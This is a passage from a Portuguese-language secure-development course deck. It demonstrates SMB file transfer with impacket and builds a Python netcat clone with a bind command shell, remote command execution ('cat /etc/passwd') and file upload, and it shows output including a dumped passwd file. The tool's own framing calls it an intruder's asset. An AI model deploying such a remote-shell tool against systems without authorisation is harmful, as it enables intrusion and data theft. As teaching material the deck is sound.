drwxrwxrwt 2 root root 4096 Aug 27 17:01 VMwareDnD
```



<https://pypi.org/project/pyftplib/>

Outras formas de ~~transferência de dados~~ – Servidor SMB

Outra forma de realizar transferência de dados usando python é através de Servidor SMB

wget <https://raw.githubusercontent.com/SecureAuthCorp/impacket/master/examples/smbserver.py>

Servidor 

Cliente 

```
python3 smbserver.py -smb2support tmp /tmp
```

```
(kali@kali)-[~]  
$ python3 smbserver.py -smb2support tmp /tmp  
Impacket v0.9.22 - Copyright 2020 SecureAuth Corporation  
  
[*] Config file parsed  
[*] Callback added for UUID 4B324FC8-1670-01D3-1278-5A47BF6EE188 V:3.0  
[*] Callback added for UUID 6BFFD098-A112-3610-9833-46C3F87E345A V:1.0  
[*] Config file parsed  
[*] Config file parsed  
[*] Config file parsed  
[*] Incoming connection (192.168.48.1,63407)  
[*] AUTHENTICATE_MESSAGE (.\\rl34075,DESKTOP-0307P7G)  
[*] User DESKTOP-0307P7G\\rl34075 authenticated successfully
```

```
PS C:\> net use * \\192.168.48.130\tmp  
A unidade Y: está conectada a \\192.168.48.130\tmp.
```

Comando concluído com êxito.

```
PS C:\> dir y:
```

Diretório: y:\



<https://github.com/SecureAuthCorp/impacket/blob/master/examples/smbserver.py>

Criando nossa versão do netcat com python

Neste modulo, você aprendeu a criar um cliente para se comunicar com servidores diversos, aprendeu a criar um servidor e a realizar envio e recebimento de pacotes em rede.

Com o conhecimento adquirido até aqui, criaremos a versão python do netcat para nos comunicarmos com nosso alvo e interagirmos em tempo real.

Netcat é o canivete suíço da rede, então não é surpresa que administradores de sistemas astutos o removam de seus sistemas. Essa ferramenta útil seria um grande trunfo se um invasor conseguisse encontrar uma maneira de entrar. Com ela, você pode ler e gravar dados na rede, o que significa que você pode usá-la para executar comandos remotos, passar arquivos de um lado para outro ou mesmo abra um shell remoto. Criar uma ferramenta como essa também é um ótimo exercício de Python, então vamos começar a escrever netcat.py:



Criando nossa versão do netcat com python

- Começaremos importando as bibliotecas necessárias e configurando a função execute, que recebe um comando, executa-o e retorna uma saída.

```
import argparse
import socket
import shlex
import subprocess
import sys
import textwrap
import threading
```

1

```
def execute(cmd):
    cmd = cmd.strip()
    if not cmd:
        return
```

```
2 output = subprocess.check_output(shlex.split(cmd), stderr=subprocess.STDOUT)
    return output.decode()
```


Criando nossa versão do netcat com python

Algumas das bibliotecas já vimos neste capítulo e a maneira de importa-la é semelhante aos módulos. Antes que você pergunte a diferença entre Módulo e Biblioteca, lá vai uma definição:

- Um módulo é um arquivo .py que define uma ou mais funções / classes que você pretende reutilizar em diferentes códigos de seu programa.
- Uma biblioteca é usada para descrever uma coleção de módulos principais.

... Retornando ao nosso código:

- 1 Iniciamos importando as bibliotecas necessárias para nosso código e quero destacar a biblioteca **subprocess** que usamos em nosso script de ~~exfiltração~~ transferência de dados. Essa biblioteca interage diretamente com o sistema através da criação de processos.
- 2 A variável output executará um comando no sistema operacional e retornará a saída deste comando

Criando nossa versão do netcat com python

```
if __name__ == '__main__':  
    parser = argparse.ArgumentParser(  
        description='BHP Net Tool',  
        formatter_class=argparse.RawDescriptionHelpFormatter,  
        epilog=textwrap.dedent("""Example:  
        netcat.py -t 192.168.1.108 -p 5555 -l -c # command shell  
        netcat.py -t 192.168.1.108 -p 5555 -l -u=mytest.whatisup # upload to file  
        netcat.py -t 192.168.1.108 -p 5555 -l -e=\"cat /etc/passwd\" # execute command  
        echo 'ABCDEFGH' | ./netcat.py -t 192.168.1.108 -p 135 # echo local text to server port 135  
        netcat.py -t 192.168.1.108 -p 5555 # connect to server  
        """))  
    parser.add_argument('-c', '--command', action='store_true', help='initialize command shell')  
    parser.add_argument('-e', '--execute', help='execute specified command')  
    parser.add_argument('-l', '--listen', action='store_true', help='listen')  
    parser.add_argument('-p', '--port', type=int, default=5555, help='specified port')  
    parser.add_argument('-t', '--target', default='192.168.1.203', help='specified IP')  
    parser.add_argument('-u', '--upload', help='upload file')  
    args = parser.parse_args()  
    if args.listen:  
        buffer = "  
    else:  
        buffer = sys.stdin.read()  
  
    nc = NetCat(args, buffer.encode('utf-8'))  
    nc.run()
```

Criando nossa versão do netcat com python

- 1 Usamos o módulo `argparse` da biblioteca padrão para criar uma interface de linha de comando. Forneceremos argumentos para que ele possa ser invocado para fazer **upload de um arquivo**, **executar um comando** ou **iniciar um shell de comando**.

Fornecemos um exemplo de uso que o programa exibirá quando o usuário o invocar com `--help` 2 e adicionar seis argumentos que especificam como queremos que o programa se comporte 3

Se o estivermos configurando como **Listener** 4, invocamos o objeto `NetCat` com uma string de buffer vazia. Caso contrário, enviamos o conteúdo do buffer de `stdin`. Finalmente, chamamos o método `run` para iniciá-lo

```
netcat.py -t 192.168.1.108 -p 5555 -l -c # command shell
netcat.py -t 192.168.1.108 -p 5555 -l -u=mytest.txt # upload to file
netcat.py -t 192.168.1.108 -p 5555 -l -e=\"cat /etc/passwd\" # execute command
echo 'ABC' | ./netcat.py -t 192.168.1.108 -p 135 # echo text to server port 135
netcat.py -t 192.168.1.108 -p 5555 # connect to server
```

Criando nossa versão do netcat com python

```
class NetCat:
```

```
    def __init__(self, args, buffer=None): ❶
```

```
        self.args = args
```

```
        self.buffer = buffer
```

```
        self.socket = socket.socket(socket.AF_INET, socket.SOCK_STREAM) ❷
```

```
        self.socket.setsockopt(socket.SOL_SOCKET, socket.SO_REUSEADDR, 1)
```

```
    def run(self):
```

```
        if self.args.listen:
```

```
            self.listen() ❸
```

```
        else:
```

```
            self.send() ❹
```

Criando nossa versão do netcat com python

Inicializamos o objeto NetCat com os argumentos da linha de comando e do buffer **1** e, em seguida, criamos o objeto socket **2**.

O método run, que é o ponto de entrada para gerenciar o objeto NetCat, é bastante simples: ele delega a execução a dois métodos.

Se estivermos configurando um Listener, chamaremos o método de escuta (listen()) **3**. Caso contrário, chamaremos o método de envio (send()) **4**.

Criando nossa versão do netcat com python

```
def send(self):  
    self.socket.connect((self.args.target, self.args.port))  
    if self.buffer:  
        self.socket.send(self.buffer)
```

```
    try:  
        while True:  
            recv_len = 1  
            response = ""  
            while recv_len:  
                data = self.socket.recv(4096)  
                recv_len = len(data)  
                response += data.decode()  
                if recv_len < 4096:  
                    break
```

```
            if response:  
                print(response)  
                buffer = input('> ')  
                buffer += '\n'
```

```
            self.socket.send(buffer.encode())  
        except KeyboardInterrupt:  
            print('User terminated.')
```

```
            self.socket.close()  
            sys.exit()
```

Criando nossa versão do netcat com python

Conectamos ao destino e à porta ❶ e, se tivermos um buffer, o enviamos primeiro ao destino.

Em seguida, configuramos um bloco try / catch para que possamos fechar manualmente a conexão com CTRL-C ❷ .

Em seguida, iniciamos um loop ❸ para receber dados do destino.

Se não houver mais dados, saímos do loop ❹ .

Caso contrário, imprimimos os dados de resposta e fazemos uma pausa para obter a entrada interativa, enviamos essa entrada ❺ e continuamos o loop.

O loop continuará até que ocorra a interrupção do teclado (CTRL- C) ❻ , que irá fechar o soquete.

Criando nossa versão do netcat com python

```
def listen(self):
    print('listening')
    self.socket.bind((self.args.target, self.args.port))
    self.socket.listen(5)
    while True:
        client_socket, _ = self.socket.accept()
        client_thread = threading.Thread(target=self.handle, args=(client_socket,))
        client_thread.start()
```

O método listen se liga ao destino e à porta ❶ e começa a escutar em um loop ❷ , passando o soquete conectado para o método handle ❸ . Agora vamos implementar a lógica para realizar uploads de arquivos, executar comandos e criar um shell interativo. O programa pode realizar essas tarefas ao operar como um ouvinte

Criando nossa versão do netcat com python

```
def handle(self, client_socket):
```

```
    if self.args.execute:
```

1

```
        output = execute(self.args.execute)
```

```
        client_socket.send(output.encode())
```

```
    elif self.args.upload:
```

2

```
        file_buffer = b''
```

```
        while True:
```

```
            data = client_socket.recv(4096)
```

```
            if data:
```

```
                file_buffer += data
```

```
                print(len(file_buffer))
```

```
            else:
```

```
                break
```

```
        with open(self.args.upload, 'wb') as f:
```

```
            f.write(file_buffer)
```

```
        message = f'Saved file {self.args.upload}'
```

```
        client_socket.send(message.encode())
```

Criando nossa versão do netcat com python

```
elif self.args.command: 3
    cmd_buffer = b''
    while True:
        try:
            client_socket.send(b' #> ')
            while '\n' not in cmd_buffer.decode():
                cmd_buffer += client_socket.recv(64)
            response = execute(cmd_buffer.decode())
            if response:
                client_socket.send(response.encode())
            cmd_buffer = b''
        except Exception as e:
            print(f'server killed {e}')
            self.socket.close()
            sys.exit()
```

Criando nossa versão do netcat com python

O método `handle` executa a tarefa correspondente ao argumento da linha de comando que recebe: execute um comando, carregue um arquivo ou inicie um shell.

Se um comando deve ser executado ❶, o método `handle` passa esse comando para a função `execute` e envia a saída de volta ao soquete.

Se um arquivo deve ser carregado ❷, configuramos um loop para ouvir o conteúdo no soquete de escuta e receber dados até que não haja mais dados entrando.

Em seguida, gravamos esse conteúdo acumulado no arquivo especificado. Finalmente, se um shell deve ser criado ❸, configuramos um loop, enviamos um prompt ao remetente e esperamos que uma string de comando retorne. Em seguida, executamos o comando usando a função `execute` e retornamos a saída do comando ao remetente.

Criando nossa versão do netcat com python

Servidor

```
python3 netcat.py -l -t 127.0.0.1 -p 8888 -c
```

Cliente

```
python3 netcat.py -t 127.0.0.1 -p 8888  
CTRL+D  
#>  
> dir  
netcat.py offsec  
#>
```

Criando nossa versão do netcat com python

Servidor

```
python3 netcat.py -l -t 127.0.0.1 -p 8888 -e="cat /etc/passwd"
```

Cliente

```
python3 netcat.py -t 127.0.0.1 -p 8888
```

```
root:x:0:0:root:/root:/usr/bin/zsh
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
bin:x:2:2:bin:/bin:/usr/sbin/nologin
sys:x:3:3:sys:/dev:/usr/sbin/nologin
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/usr/sbin/nologin
man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
```

Criando nossa versão do netcat com python

Cliente

```
echo -ne "GET / HTTP/1.1\r\nHost: portal.acaditi.com.br\r\n\r\n" |python3 ./netcat.py -t portal.acaditi.com.br -p 80
HTTP/1.1 303 See Other
Date: Thu, 09 Sep 2021 02:45:50 GMT
Server: Apache
X-Powered-By: PHP/7.4.23
X-Redirect-By: Moodle
Content-Language: pt-br
Upgrade: h2,h2c
Connection: Upgrade, close
Location: https://portal.acaditi.com.br
Vary: Accept-Encoding
Content-Length: 455
Content-Type: text/html; charset=UTF-8

<!DOCTYPE html>
<html lang="pt-br" xml:lang="pt-br">
<head>
<meta http-equiv="Content-Type" content="text/html; charset=utf-8" />
```

Referências Bibliográficas

- Caelum. Escola de Tecnologia, accessed: August 2021, <https://www.caelum.com.br/apostila-python-orientacao-a-objetos/>
- Reitz, Kenneth and Schlusser, Tanya, O Guia do mochileiro Python: 2017, https://www.amazon.com.br/Guia-Mochileiro-Python-Melhores-Desenvolvimento/dp/8575225413/ref=asc_df_8575225413/?tag=googleshopp00-20&linkCode=df0&hvadid=379765802639&hvpos=&hvnetw=g&hvrnd=15526091200442465043&hvpon=&hvptwo=&hvqmt=&hvdev=c&hvdvcmdl=&hvlocint=&hvlocphy=1001773&hvtargid=pla-811121403521&psc=1.
- Allen B. Downey, Pense Python, 2016, <https://novatec.com.br/livros/pense-em-python/>
- Brandon Rhodes, John Goerzen, 2015, <https://novatec.com.br/livros/programacao-redes-com-python/#:~:text=Ver%20mais%20%E2%96%BC-,Programa%C3%A7%C3%A3o%20de%20redes%20com%20Python%20aborda%20todos%20os%20t%C3%B3picos%20cl%C3%A1ssicos,as%20atualiza%C3%A7%C3%B5es%20de%20Python%203>.
- Python Tutorial, Accessed: September, 2021, [Python Tutorial \(w3schools.com\)](https://www.w3schools.com/python/)



OBIGADO

Desenvolvimento Seguro